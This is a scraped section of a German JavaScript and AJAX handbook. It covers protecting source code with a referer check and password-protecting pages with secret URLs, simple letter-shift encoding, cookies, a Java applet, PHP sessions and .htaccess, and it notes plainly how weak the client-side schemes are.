<script type="text/javascript" src="js.php"></script>
</head>
<body>
</body>
</html>
```

Die Datei **js.php** ist – wie Sie sofort erkennen – ein PHP-Skript, das JavaScript-Code ausgeben muss. Damit das folgende Beispiel auch funktioniert, muss bei Ihnen natrlich PHP korrekt installiert sein.

Der PHP-Code macht nun Folgendes:

- Er wirft einen Blick auf alle Umgebungsvariablen und speichert diese in einem String.
- Dieser String wird mit einer JavaScript-`alert()`-Anweisung ausgegeben.

Mehr zur Interaktion von serverseitigen und clientseitigen Mitteln finden Sie in Kapitel 25.

```
<?php
$x = "";
foreach ($_SERVER as $key => $value) {
   if (is_string($value)) {
      $value = htmlspecialchars($value);
   }
   $x .= "Schlssel: $key; Wert: $value\\n";
}
```

```
$x = str_replace("\n", '', $x);
echo("alert('$x');");
?>
```

Rufen Sie nun die Datei **js.html** in Ihrem Browser auf. Wegen der serverseitigen Mittel drfen Sie die Datei nicht ber das Dateisystem starten (also nicht **C:\...\js.html** aufrufen), sondern mssen ber den Server gehen (z.B. **http://localhost/js.html**).

Nach kurzer Zeit erscheint ein Warnfenster, das alle Servervariablen ausgibt. Dabei gibt es zwischen den einzelnen Browsern leider Unterschiede. Der Internet Explorer setzt nmlich die Variable `HTTP_REFERER` auf die HTML-Seite, in der die **.js**-Datei eingebaut worden ist, auch moderne Mozilla-Browser. Aber man kann sich nicht bei allen Browsern darauf verlassen (einige bieten an, dass der Referer nicht geschickt wird), weswegen das nun folgende Vorgehen nur bedingt funktioniert:

- In dem serverseitigen Skript, das die JavaScript-Datei erzeugt, wird die Variable `HTTP_REFERER` abgefragt.
- In dieser wird nachgeschaut, welche HTML-Seite das Skript aufruft. Die Adresse dieser HTML-Seite muss dann den korrekten Servernamen enthalten (beispielsweise **http://www.xy.de/** oder **http://10.11.12.13/**).
- Falls diese Werte stimmen, wird JavaScript-Code zurckgegeben, ansonsten nichts (oder eine Fehlermeldung).



Hier klicken, um das Bild zu Vergrern

Abbildung 27.8 Der Internet Explorer setzt HTTP_REFERER.

Das folgende PHP-Skript nimmt die erforderliche berprfung vor:

```
<?php
header('Pragma: no-cache');
$r = $_SERVER['HTTP_REFERER'];
if (strpos($r, 'http://www.xy.de/') == 0 ||
    strpos($r, 'http://10.11.12.13/') == 0) {
   echo("alert('Alles ok!');");
}
```

Sie mssen dann nur noch das Skript entsprechend in den HTML-Code einbauen:

```
<script type="text/javascript"
        src="js-servercheck.php"></script>
```

Bedenken Sie aber, dass dieses Verfahren nur mit dem Internet Explorer funktioniert; Benutzer anderer Browser sehen in die Rhre.

Dafr funktioniert es vergleichsweise zuverlssig. Es gibt nur zwei Mglichkeiten, auf den Code zuzugreifen:

- Sie werden im Browser-Cache fndig (wenn der Browser die Cache-Anweisung mal wieder ignoriert hat).
- Sie verwenden ein spezielles Programm, das die Angabe des HTTP-Referers flscht.

Sie sehen also: Mit ein wenig Aufwand knnen Sie zumindest ein wenig Schutz fr Ihren Code erreichen. Hundertprozentige Sicherheit ist aber nicht zu gewhrleisten. Aus diesem Grund sollten Sie in Erwgung ziehen, Ihre Energien fr die Programmierung von mehr Funktionalitt zu verwenden und nicht darauf, Ihren Code (ergebnislos) zu schtzen.

---

[1]Wenn Sie jeweils 13 Zeichen weitergehen, haben Sie das ROT13-Verfahren, das einige Mail-Clients zur Verschlsselung anbieten. Da das Alphabet 26 Zeichen hat, ist es egal, ob Sie 13 Zeichen nach vorn oder nach hinten gehen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 28 Top Secret: Passwortschutz
  - 28.1 URL aus Passwort
    - 28.1.1 Passwort == URL
    - 28.1.2 Passwort URL
    - 28.1.3 f : Passwort URL
  - 28.2 Seiten mit Cookies schtzen
    - 28.2.1 Passwort im Quelltext
    - 28.2.2 Mit Java
  - 28.3 Ein Blick ber den Tellerrand
    - 28.3.1 PHP
    - 28.3.2 .htaccess

top-secret siehe topsecret Ew: streng geheim – Die aktuelle deutsche Rechtschreibung, Naumann & Gbel 1997

Kapitel 28 Top Secret: Passwortschutz

Eines der Ziele, auf dem die Idee des Internet fut, ist der freie und unbeschrnkte Zugriff auf Informationen. Mit der Kommerzialisierung des Webs entstand jedoch die Notwendigkeit, nur einem begrenzten

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Personenkreis den Zugriff auf bestimmte Bereiche einer Website zu gewhren.

Doch nicht nur merkantile Absichten erfordern einen geschtzten Bereich, auch persnliche Informationen wie beispielsweise Bewerbungsunterlagen, die online bertragen werden, sollten nicht fr jedermann und -frau einsehbar sein.

Mit serverseitigen Mitteln ist das kein greres Problem: Ein Benutzername und ein Passwort knnen als Teil der HTTP-Anforderung an den Webserver bertragen werden, und der Webserver kann diese Daten mit den gespeicherten Informationen auf dem lokalen System berprfen. Passen der Benutzername und das Passwort zusammen, wird das angeforderte Dokument bertragen, andernfalls wird ein Error-Code 401 zurckgegeben − Authorization required (siehe Abbildung 25.1).



Hier klicken, um das Bild zu Vergrern

Abbildung 28.1 Fehlermeldung bei keinem (oder falschem) Passwort

Eine der hufigsten Fragen lautet nun, ob dies auch mit JavaScript mglich sei. Um die Antwort gleich vorwegzunehmen: nein, leider nicht. Egal, was die Leute Ihnen erzhlen mgen, ein hundertprozentiger Schutz besteht bei clientseitigen Methoden nicht, denn der Code kann mit ein wenig krimineller Energie eingesehen, analysiert und letztendlich geknackt werden. Serverseitige Mittel sind jedoch gleichzeitig teuer und mhsamer zu implementieren, weswegen sich JavaScript unter Umstnden als Alternative anbietet. Im Folgenden werden Sie einige Mglichkeiten kennenlernen, um den subversiven Elementen, die unerlaubten Zugriff erhalten mchten, das Leben mglichst schwer zu machen. Die PIN Ihrer EC-Karte sollten Sie dennoch nicht auf diese Art und Weise schtzen − und sie sowieso am besten nicht online verwalten. Denn das wre eine genauso kluge Idee, wie die Nummer direkt auf die Karte zu schreiben und sie

an einem Geldautomaten liegen zu lassen.

top

28.1 URL aus Passwort ▼

Die wohl einfachste Methode, einen Bereich per Passwort zu schtzen, besteht darin, die eigentliche URL dieses Bereichs einfach nicht zu verraten.

top

28.1.1 Passwort == URL ▼▲

Das Passwort, das in diesem Fall eingegeben werden muss, entspricht dann meistens der eigentlichen, geheimen URL:

```
<html>
<head>
<title>Top Secret</title>
<script type="text/javascript"><!--
function check(f) {
   var pwd = f.elements["pass"].value;
   location.href = pwd;
}
//--></script>
</head>
<body>
<h1>Passwortabfrage</h1>
<form onsubmit="check(this); return false;">
   <input type="password" name="pass" />
   <input type="submit" value="Login" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 28.2 Die Passwortabfrage im Browser

Das Passwort hat in diesem Fall oftmals die Form xlbrmf.html oder geheimesverzeichnis/geheimedatei.html, und die eigentlichen geheimen Daten sind nicht weiter geschtzt. Kennt der Feind die URL, kennt er deren Inhalte, denn diese URL kann auch direkt durch Eingabe im Webbrowser aufgerufen werden.

Ganz nebenbei deutet das Passwort schon auf die Art des verwendeten Zugriffsschutzes hin, und auch Leute, die berechtigt Zugriff auf die geheimen Inhalte haben, werden das System durchschauen und die Passwort-abfrage schlichtweg umgehen, indem sie die URL von Hand zusammensetzen. Diese Situation kann man aber noch ein wenig verbessern.

top

28.1.2 Passwort URL ▼▲

Es stellt nur eine Verbesserung dar, die URL aus dem Passwort zusammenzusetzen, beispielsweise indem ein weiteres Verzeichnis vorangestellt und ein spezielles Zeichen angefgt wird. Auch, wenn das nicht mehr ganz so durchsichtig ist, das eigentliche (schwache) Schutzprinzip bleibt dasselbe: Die URL selbst ist ungeschtzt.

```
<html>
<head>
<title>Top Secret</title>
<script type="text/javascript">
function check(f){
   var pwd = f.elements["pass"].value;
   var url = "geheimverzeichnis/";
   url += pwd;
   url += "-geheim.html";
   location.href = url;
}
//--></script>
</head>
<body>
<h1>Passwortabfrage</h1>
<form onsubmit="check(this); return false;">
   <input type="password" name="pass" />
   <input type="submit" value="Login" />
</form>
</body>
</html>
```

Lautet das Passwort nun beispielsweise galileo, so

wrde die (relative) URL **geheimesverzeichnis/galileo-geheim.html** aufgerufen werden.



28.1.3 f : Passwort URL

Eine weitere Idee besteht darin, die URL zwar aus dem Passwort zu erzeugen, den Zusammenhang aber nicht so offensichtlich wie oben darzustellen.

In Kapitel 27 haben Sie die Funktionen `codeschutz_encode()` und `codeschutz_decode()` kennen gelernt, die eine Zeichenkette durch die Verschiebung von Buchstaben verschlsseln (z.B. wird aus einem a ein b, aus b wird c und so weiter; aus z wird a). Ihnen stehen nun zwei Varianten zu Verfgung:

- Sie geben dem geheimen Verzeichnis (oder der geheimen Datei) einen sprechenden Namen (zum Beispiel geheim). Das Passwort muss nun derart beschaffen sein, dass die Anwendung von `codeschutz_decode()` (oder wahlweise `codeschutz_encode()`) geheim zurckliefert.
- Sie geben dem Passwort einen sprechenden Namen (zum Beispiel geheim). Der Name des versteckten Verzeichnisses oder der versteckten Datei muss das Ergebnis der Anwendung von `codeschutz_decode()` oder `codeschutz_encode()` auf das Passwort sein.

Bei der Verwendung einer Schrittweite von 1 bei der Verschlsselung wrde aus geheim der String hfifjn werden (denn `codeschutz_ encode("geheim", 1)` ergibt `"hfifjn"`). Sie haben also zwei Mglichkeiten:

- Das Passwort ist hfifjn (oder, bei der Verwendung von `codeschutz_decode()`, fdgdhl), und der Verzeichnisname lautet geheim.
- Das Passwort ist geheim, und der Verzeichnisname ist – je nachdem, ob `codeschutz_decode()` oder `codeschutz_encode()` verwendet wird – hfifjn oder fdgdhl.

Je nach Art Ihrer Website und Ihrer Zielgruppe sollten Sie sich berlegen, ob Sie Ihren Besuchern ein schwer zu merkendes Passwort zumuten knnen oder ob Sie dann doch lieber dem geheimen Verzeichnis einen

kryptischen Namen geben.

Im Folgenden sehen Sie Code, der das Passwort decodiert (oder codiert) und dann die entsprechende URL aufruft:

```
<html>
<head>
<title>Top Secret</title>
<script type="text/javascript"><!--
function codeschutz_encode(s, delta) {
   var temp = "";
   var alt, neu;
   for (var i=0; i<s.length; i++) {
      alt = s.charCodeAt(i);
      if (alt>=65 && alt<=90) {
         neu = alt + delta;
         if (neu > 90) {
            neu -= 26;
         }
      } else if (alt>=97 && alt<=122) {
         neu = alt + delta;
         if (neu > 122) {
            neu -= 26;
         }
      } else {
         neu = alt;
      }
      temp += String.fromCharCode(neu);
      }
   return temp;
}

function check(f) {
   var pwd = f.elements["pass"].value;

   url = codeschutz_encode(pwd, 13);
   location.href = url;
}
//--></script>
</head>
<body>
<h1>Passwortabfrage</h1>
<form onsubmit="check(this); return false;">
   <input type="password" name="pass" />
   <input type="submit" value="Login" />
</form>
</body>
</html>
```

Die hier vorgestellten Methoden haben alle eines gemeinsam: Sie bauen darauf, dass die URL der geheimen Inhalte tatschlich geheim ist. Sobald die URL bekannt ist, kann sie auch direkt aufgerufen werden, es gibt keinen Schutz. Im nchsten Abschnitt lernen Sie Methoden kennen, um die eigentlichen

Seiten ebenfalls zu schtzen – mit JavaScript natrlich.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 28 Top Secret: Passwortschutz**
  - **28.1 URL aus Passwort**
    - **28.1.1 Passwort == URL**
    - **28.1.2 Passwort URL**
    - **28.1.3 f : Passwort URL**
  - **28.2 Seiten mit Cookies schtzen**
    - **28.2.1 Passwort im Quelltext**
    - **28.2.2 Mit Java**
  - **28.3 Ein Blick ber den Tellerrand**
    - **28.3.1 PHP**
    - **28.3.2 .htaccess**

top

28.2 Seiten mit Cookies schtzen

Um eine Seite mit JavaScript-Mitteln vor unbefugtem Zugriff zu schtzen, gibt es prinzipiell zwei Mglichkeiten:

- Die Seite wird vollstndig von JavaScript erzeugt.
- Irgendeine Form der Authentifizierung wird ausgefhrt; schlgt diese fehl, wird der Benutzer auf eine Fehlerseite weitergeleitet.

All diese Methoden haben eines gemeinsam: Sie funktionieren ohne JavaScript entweder gar nicht, oder sie knnen durch das Abschalten von JavaScript ausgehebelt werden (weil dann beispielsweise die Weiterleitung nicht mehr funktioniert).

Wir werfen in diesem Abschnitt nur einen Blick auf diejenigen Mglichkeiten, die eine Seite direkt mit JavaScript schtzen. Um einen eingeloggten Benutzer festzustellen, verwenden wir Cookies.

top

28.2.1 Passwort im Quelltext ▼▲

Cookies knnen dazu verwendet werden, Textdaten lokal auf dem Rechner des Benutzers zu speichern. Mehr dazu erfahren Sie in Kapitel 12. In den folgenden Listings werden wir einige der Hilfsfunktionen verwenden, die in diesem Kapitel erstellt worden sind − unter anderem Funktionen zum Setzen und Auslesen von Cookies:

- Mit `cookie_lesen()` lesen Sie den Wert eines Cookies aus.
- Mit `cookie_setzen()` setzen Sie einen Cookie.

Der entsprechende Cookie darf nur dann gesetzt werden, wenn das Passwort korrekt eingegeben worden ist. Dies ist eine weitere Schwche des Algorithmus, denn wie Sie in Kapitel 27 gesehen haben, lsst sich der eigentliche Quellcode nicht schtzen, weswegen ein finsterer Geselle mit ein wenig Mhe das Passwort herausfinden kann.

Fr das folgende Beispiel verwenden wir wieder die Funktion `codeschutz_encode()`. Das Passwort steht dann verschlsselt, aber mit ein wenig Aufwand knackbar, im Quelltext:

```
<html>
<head>
<title>Top Secret</title>
<script type="text/javascript"><!--
function cookie_setzen() {
   var anzParameter = cookie_setzen.arguments.length;
   var parameter = cookie_setzen.arguments;
   var name = parameter[0];
   var value = (anzParameter >= 2) ? parameter[1] : "";
   value = escape(value); // URL-Codierung
   var expires = (anzParameter >= 3) ? parameter[2] : null;
   if (expires != null) {
      if (expires.toGMTString) {
         expires = expires.toGMTString();
      }
   }
   var domain = (anzParameter >= 4) ? parameter[3] : null;
   var path = (anzParameter >= 5) ? parameter[4] : null;
   if (path != null) {
      path = escape(path); // Sonderzeichen umwandeln
   }
   var secure = (anzParameter >= 6) ? parameter[5] : null;
   var c = name + "=" + escape(value);
   if (expires != null) {
      c += "; expires=" + expires;
   }
   if (domain != null) {
      c += "; domain=" + domain;
   }
   if (path != null) {
      c += "; path=" + path;
```

```
   }
   if (secure) {
      c += "; secure";
   }
   document.cookie = c;
}

function codeschutz_encode(s, delta) {
   var temp = "";
   var alt, neu;
   for (var i=0; i<s.length; i++) {
      alt = s.charCodeAt(i);
      if (alt>=65 && alt<=90) {
         neu = alt + delta;
         if (neu > 90) {
            neu -= 26;
         }
      } else if (alt>=97 && alt<=122) {
         neu = alt + delta;
         if (neu > 122) {
            neu -= 26;
         }
      } else {
         neu = alt;
      }
      temp += String.fromCharCode(neu);
      }
   return temp;
}

function check(f){
   var pwd = f.elements["pass"].value;
   if (codeschutz_encode(pwd, 1) == "hfifjn") {
      //"geheim"
      cookie_setzen("Login", "ok");
      location.href = "geheim.html";
   }
}
//--></script>
</head>
<body>
<h1>Passwortabfrage</h1>

<form onsubmit="check(this); return false;">
   <input type="password" name="pass" />
   <input type="submit" value="Login" />
</form>
</body>
</html>
```

Die Datei **geheim.html** (und alle anderen, geschtzten Seiten) mssen dann den folgenden Code enthalten, der berprft, ob der Cookie gesetzt ist. Falls nicht, wird der Benutzer auf eine Fehlerseite geschickt:

```
<html>
<head>
<title>Top Secret</title>
<script type="text/javascript"><!--
function cookie_lesen(name) {
   var i = document.cookie.indexOf(name + "=");
   var c = "";
   if (i > -1) {
```

```
      var ende = document.cookie.indexOf("; ",
                 i+name.length+1);
      if (ende == -1) {
         ende = document.cookie.length;
      }
      c = document.cookie.substring(i+name.length+1, ende);
   }
   return unescape(c);
}

if (cookie_lesen("Login") != "ok") {
   location.href = "fehler.html";
}
//--></script>
</head>
<body>
Geheime Inhalte ...
</body>
</html>
```

Die Datei **fehler.html** enthlt eine Fehlermeldung. Sie ist hier nicht angefhrt, da sie aus dem JavaScript-Blickwinkel nichts Neues bringt. Sie mssen die Datei also selbst erstellen und mit einer aussagekrftigen Fehlermeldung versehen.

top

28.2.2 Mit Java ▲

Wenn Sie das Passwort nicht im Klartext (oder nur schwach verschlsselt, wie oben gesehen) im Quelltext unterbringen mchten, steht Ihnen eine (zugegebenermaen etwas extravagante) Alternative zur Verfgung. Das Passwort wird in einem (unsichtbaren) Java-Applet gespeichert.

Wie Sie vielleicht wissen (etwa nach Lektre von Kapitel 24), knnen Sie von JavaScript aus alle als `public` deklarierten Methoden eines Java-Applets aufrufen.

Sie bentigen also ein Java-Applet, das Folgendes erledigt:

- Es speichert das Passwort in einer Variablen.
- Es bietet eine Methode an, die eine Zeichenkette mit dem Passwort vergleicht und dementsprechend `true` oder `false` zurckliefert.

Die letztgenannte Methode wird dann vom JavaScript-Code aus aufgerufen. Liefert sie `true` zurck, wird der Cookie gesetzt (ansonsten nicht).

Beginnen wir mit dem Java-Applet. Wir werden es nicht en detail erlutern, schlielich halten Sie ein JavaScript-Buch in den Hnden, kein Java-Buch. Mit Ihren JavaScript-Kenntnissen werden Sie aber nicht allzu viele Probleme haben, das Listing zu verstehen.

```
import java.applet.*;
```

```
import java.awt.*;
public class login extends Applet {
  private String passwort = "geheim"; // das Passwort
   public void paint(Graphics g) {
   }
   public boolean checkLogin(String versuch) {
      return (versuch.equals(passwort));
   }
}
```

Kompilieren Sie diese Java-Datei mit `javac login.java`, um die Datei `login.class` zu erhalten. Binden Sie dann das Applet in eine HTML-Seite ein. Mit JavaScript knnen Sie dann die Funktion `checkLogin()` aufrufen:

```
<html>
<head>
<title>Top Secret</title>
<script language="JavaScript"><!--
function cookie_setzen() {
   var anzParameter = cookie_setzen.arguments.length;
   var parameter = cookie_setzen.arguments;
   var name = parameter[0];
   var value = (anzParameter >= 2) ? parameter[1] : "";
   value = escape(value); // URL-Codierung
   var expires = (anzParameter >= 3) ? parameter[2] : null;
   if (expires != null) {
      if (expires.toGMTString) {
         expires = expires.toGMTString();
      }
   }
   var domain = (anzParameter >= 4) ? parameter[3] : null;
   var path = (anzParameter >= 5) ? parameter[4] : null;
   if (path != null) {
      path = escape(path); // Sonderzeichen umwandeln
   }
   var secure = (anzParameter >= 6) ? parameter[5] : null;
   var c = name + "=" + escape(value);
   if (expires != null) {
      c += "; expires=" + expires;
   }
   if (domain != null) {
      c += "; domain=" + domain;
   }
   if (path != null) {
      c += "; path=" + path;
   }
   if (secure) {
      c += "; secure";
   }
   document.cookie = c;
}
function check(f){
   var pwd = f.elements["pass"].value;
   var applet = document.loginApplet;
   if (applet && applet.checkLogin
               && applet.checkLogin(pwd)) {  // Passwort ok?!
      cookie_setzen("Login", "ok");
      location.href = "geheim.html";
   }
}
//--></script>
```

```
</head>
<body>
<h1>Passwortabfrage</h1>
<form onsubmit="check(this); return false;">
   <input type="password" name="pass" />
   <input type="submit" value="Login" />
</form>
<applet code="login.class" name="loginApplet"
        width="1" height="1"></applet>
</body>
</html>
```

Die berprfung, ob ein Cookie vorliegt, nehmen Sie dann auf den geschtzten Seiten wie gehabt vor.

Damit haben Sie einen geschtzten Bereich mit JavaScript erstellt, der aber wie folgt ausgehebelt werden kann:

- durch Deaktivierung von JavaScript
- durch manuelles Setzen des Cookies (was leider einfacher ist als man denkt)

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 28 Top Secret: Passwortschutz**
  - **28.1 URL aus Passwort**
    - **28.1.1 Passwort == URL**
    - **28.1.2 Passwort URL**
    - **28.1.3 f : Passwort URL**
  - **28.2 Seiten mit Cookies schtzen**
    - **28.2.1 Passwort im Quelltext**
    - **28.2.2 Mit Java**
  - **28.3 Ein Blick ber den Tellerrand**
    - **28.3.1 PHP**
    - **28.3.2 .htaccess**

top

28.3 Ein Blick ber den Tellerrand ▼

Wenn serverseitige Mittel zur Verfgung stehen, ist das Problem mit den geschtzten Seiten schon etwas anderes; auf der Serverseite lsst sich der Zugriffsschutz viel einfacher und auch besser realisieren.

Wir werden im Folgenden Lsungen fr die Skriptsprache PHP sowie eine Lsung fr den Apache Web Server betrachten. Damit mssten Sie auf fast jedem besseren Server einen einfachen Zugriffsschutz realisieren knnen. Wenn Ihr Hoster keine Mglichkeit bietet, serverseitige Skriptsprachen einzusetzen, knnen Sie diesen Abschnitt getrost berspringen.

top

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

28.3.1 PHP

PHP bietet ein so genanntes eingebautes Session-Management. Damit ist es mglich, einen Benutzer auch whrend mehrerer Sitzungen zu behalten. Rein technisch geschieht das so, dass bei jedem Seitenaufruf in der URL eine eindeutige, standardmig 32 Zeichen lange Session-ID bergeben wird, die den aktuellen Benutzer identifiziert. Wenn der Client Cookies untersttzt, umso besser: Dann wird die Session-ID in einem Cookie bergeben.

Auf der Serverseite knnen Sie abspeichern, ob sich der Benutzer korrekt eingeloggt hat oder nicht. Der Benutzer selbst sieht nur die Session-ID, aber nicht die entsprechende Variable. Er kann es also nicht mit ein wenig Aufwand erreichen, dass er die Variable eingeloggt ja/nein von Hand setzen kann, wie das bei der Cookie-Lsung in Abschnitt 28.2 noch der Fall war.

Die Loginmaske sieht folgendermaen aus: Der Benutzer muss ein Passwort in das Formular eingeben, das dann auf der Serverseite mit dem korrekten Passwort verglichen wird. Da der serverseitige Code nicht an den Benutzer bermittelt wird, knnen Sie hier das Passwort direkt hineinschreiben.

Wenn das Passwort korrekt ist, wird in der aktuellen Session (Sitzung) abgespeichert, dass der Loginversuch erfolgreich war.

```
<?php
session_start();
if (isset($_POST['Submit']) &&
    $_POST['Submit'] == 'Login') {
   if (isset($_POST['pass']) &&
      $_POST['pass'] == 'geheim') {
      $_SESSION['Login'] = 'ok';
   }
   header("Location: geheim.php?" . session_name()
                                  . "=" . session_id());
}
?>
<html>
<head>
<title>Top Secret</title>
</head>
<body>
<h1>Passwortabfrage</h1>
<form method="post">
   <input type="password" name="pass" />
   <input type="submit" value="Login" name="Submit" />
</form>
</body>
</html>
```

Auf den Unterseiten mssen Sie nur noch sicherstellen, dass

Benutzer, die noch nicht eingeloggt sind, wieder hinausgeworfen werden.

```
<?php
session_start();
if (!isset($_SESSION['Login']) ||
    $_SESSION['Login'] != 'ok') {
   header('Location: login.php');
}
?>
<html>
<head>
<title>Top Secret</title>
</head>
<body>
Geheime Informationen ...
</body>
</html>
```

top

28.3.2 .htaccess

Der am weitesten verbreitete Webserver, der Apache, sucht unter UNIX und Linux in jedem Verzeichnis nach einer Datei namens **.htaccess** (unter Windows ist der Dateiname nicht gltig, dort mssen Sie einen anderen Dateinamen konfigurieren und einsetzen). In dieser Datei kann der Webmaster Zugriffsbeschrnkungen fr eine Website einrichten.

Eine solche Datei sieht folgendermaen aus:

```
AuthUserFile /usr/home/apache/www/htaccess/.htpasswd
AuthName Top Secret
<Limit GET POST>
require valid-user
</Limit>
```

Damit wird Folgendes festgelegt:

- Das aktuelle Verzeichnis ist geschtzt.
- Es drfen nur autorisierte Benutzer auf Dateien in diesem Verzeichnis zugreifen (`require valid-user`).
- Der Name des Bereichs, der auch in den Dialogfenstern zur Passworteingabe steht, ist Top Secret (`AuthName Top Secret`).
- Die autorisierten Benutzer und deren Passwrter (natrlich verschlsselt) stehen in der Datei **/usr/home/www/htaccess/.htpasswd**.

Nun fehlt Ihnen nur noch das Wissen, wie Sie die

Benutzernamen und Passwrter in die Datei **.htpasswd** schreiben knnen. Auf Konsolenebene geht das ganz einfach:

```
htpasswd .htpasswd Benutzername
```

So knnen Sie einen neuen Benutzer anlegen oder einen bestehenden Nutzer modifizieren.[1] Die Informationen werden dann zeilenweise in die Datei **.htpasswd** geschrieben. Die Passwrter werden dabei verschlsselt, so dass auch das Auslesen der Datei noch keinen Zugriff auf den geschtzten Bereich ermglicht.

---

[1]Beim erstmaligen Erstellen der Passwortdatei mssen Sie noch den Schalter `-c` angeben, damit die Datei erzeugt wird.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 29 Signierte Skripte
  - 29.1 Zustzliche Rechte
    - 29.1.1 Allgemeines
    - 29.1.2 Surfberwachung
    - 29.1.3 Besondere Fenster
  - 29.2 Signieren
    - 29.2.1 SignTool
    - 29.2.2 HTML-Code anpassen

Es gibt keine Sicherheit, nur verschiedene Grade der Unsicherheit. – Anton Neuhusler

Kapitel 29 Signierte Skripte

An einigen Stellen in diesem Buch war von den Sicherheitsmechanismen von JavaScript die Rede. Insbesondere ging es darum, dass man mit JavaScript keine sensiblen Daten auslesen kann. Sensibel bedeutet, dass es sich um ein potenzielles Sicherheitsrisiko handelt, wenn die Daten ausgelesen werden knnen. Beispielsweise kann man nicht auf die URL eines Dokuments in einem Unterframe zugreifen. Erstens geht es niemanden etwas an, wohin man surft (auer, man benutzt die Leitungen seines Arbeitgebers), und auerdem knnten so geheime URLs publik werden, beispielsweise von nicht gesicherten Intranet-Seiten.

In diesem Kapitel werden Verfahren vorgestellt, um diese zustzlichen Rechte zu erhalten. Im Intranet-Einsatz kann das mitunter ganz ntzlich sein; im World Wide Web ist das Vorgehen nicht empfehlenswert, denn selbstverstndlich wird der Benutzer darauf hingewiesen, dass ein Skript zustzliche Rechte fordert.

Wenn ein Skript besondere Rechte haben will, steht der Benutzer vor der schwierigen Entscheidung, ob er dem Skript diese Rechte berhaupt geben mchte. Man kann das Skript dann **signieren**: Man erwirbt dazu ein Zertifikat bei einer unabhngigen Autorisierungsbehrde und kann dann seine Skripten mit seiner persnlichen Signatur versehen. Der Benutzer sieht dann, von wem das Skript kommt, und stimmt daraufhin eventuell eher zu (zumindest, wenn er den Ersteller des Skripts persnlich kennt). Aber dazu spter mehr.

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Das Sicherheitskonzept wurde beim Netscape Navigator 4 komplett neu erstellt; die folgenden Beispiele funktionieren also weder beim Internet Explorer noch bei lteren Netscape-Versionen. Sie sind aber vermutlich primr an aktuellen Mozilla-Browsern interessiert. Die gute Nachricht: Die Ansteuerung ist weitestgehend identisch. Allerdings werden die erweiterten Zugriffsrechte standardmig offensichtlich nur bei lokalen Dateien untersttzt.

top

29.1 Zustzliche Rechte ▼

Wie bereits in der Einleitung und in vorangegangenen Kapiteln erwhnt wurde, scheitern manche JavaScript-Aktionen an Sicherheitsvorkehrungen des JavaScript-Interpreters. Beispiele sind das Auslesen von Daten aus Dokumenten in einem anderen Frame, sofern diese Dokumente auf einem anderen Webserver liegen, oder das Erzeugen bestimmter Fenster (Sie erinnern sich vielleicht noch an die Auflistung in Kapitel 10).

top

29.1.1 Allgemeines ▼▲

Die erweiterten Rechte werden anhand von Java-Klassen beantragt, die bei Netscape und Mozilla mitgeliefert werden. Die allgemeine Syntax lautet:

```
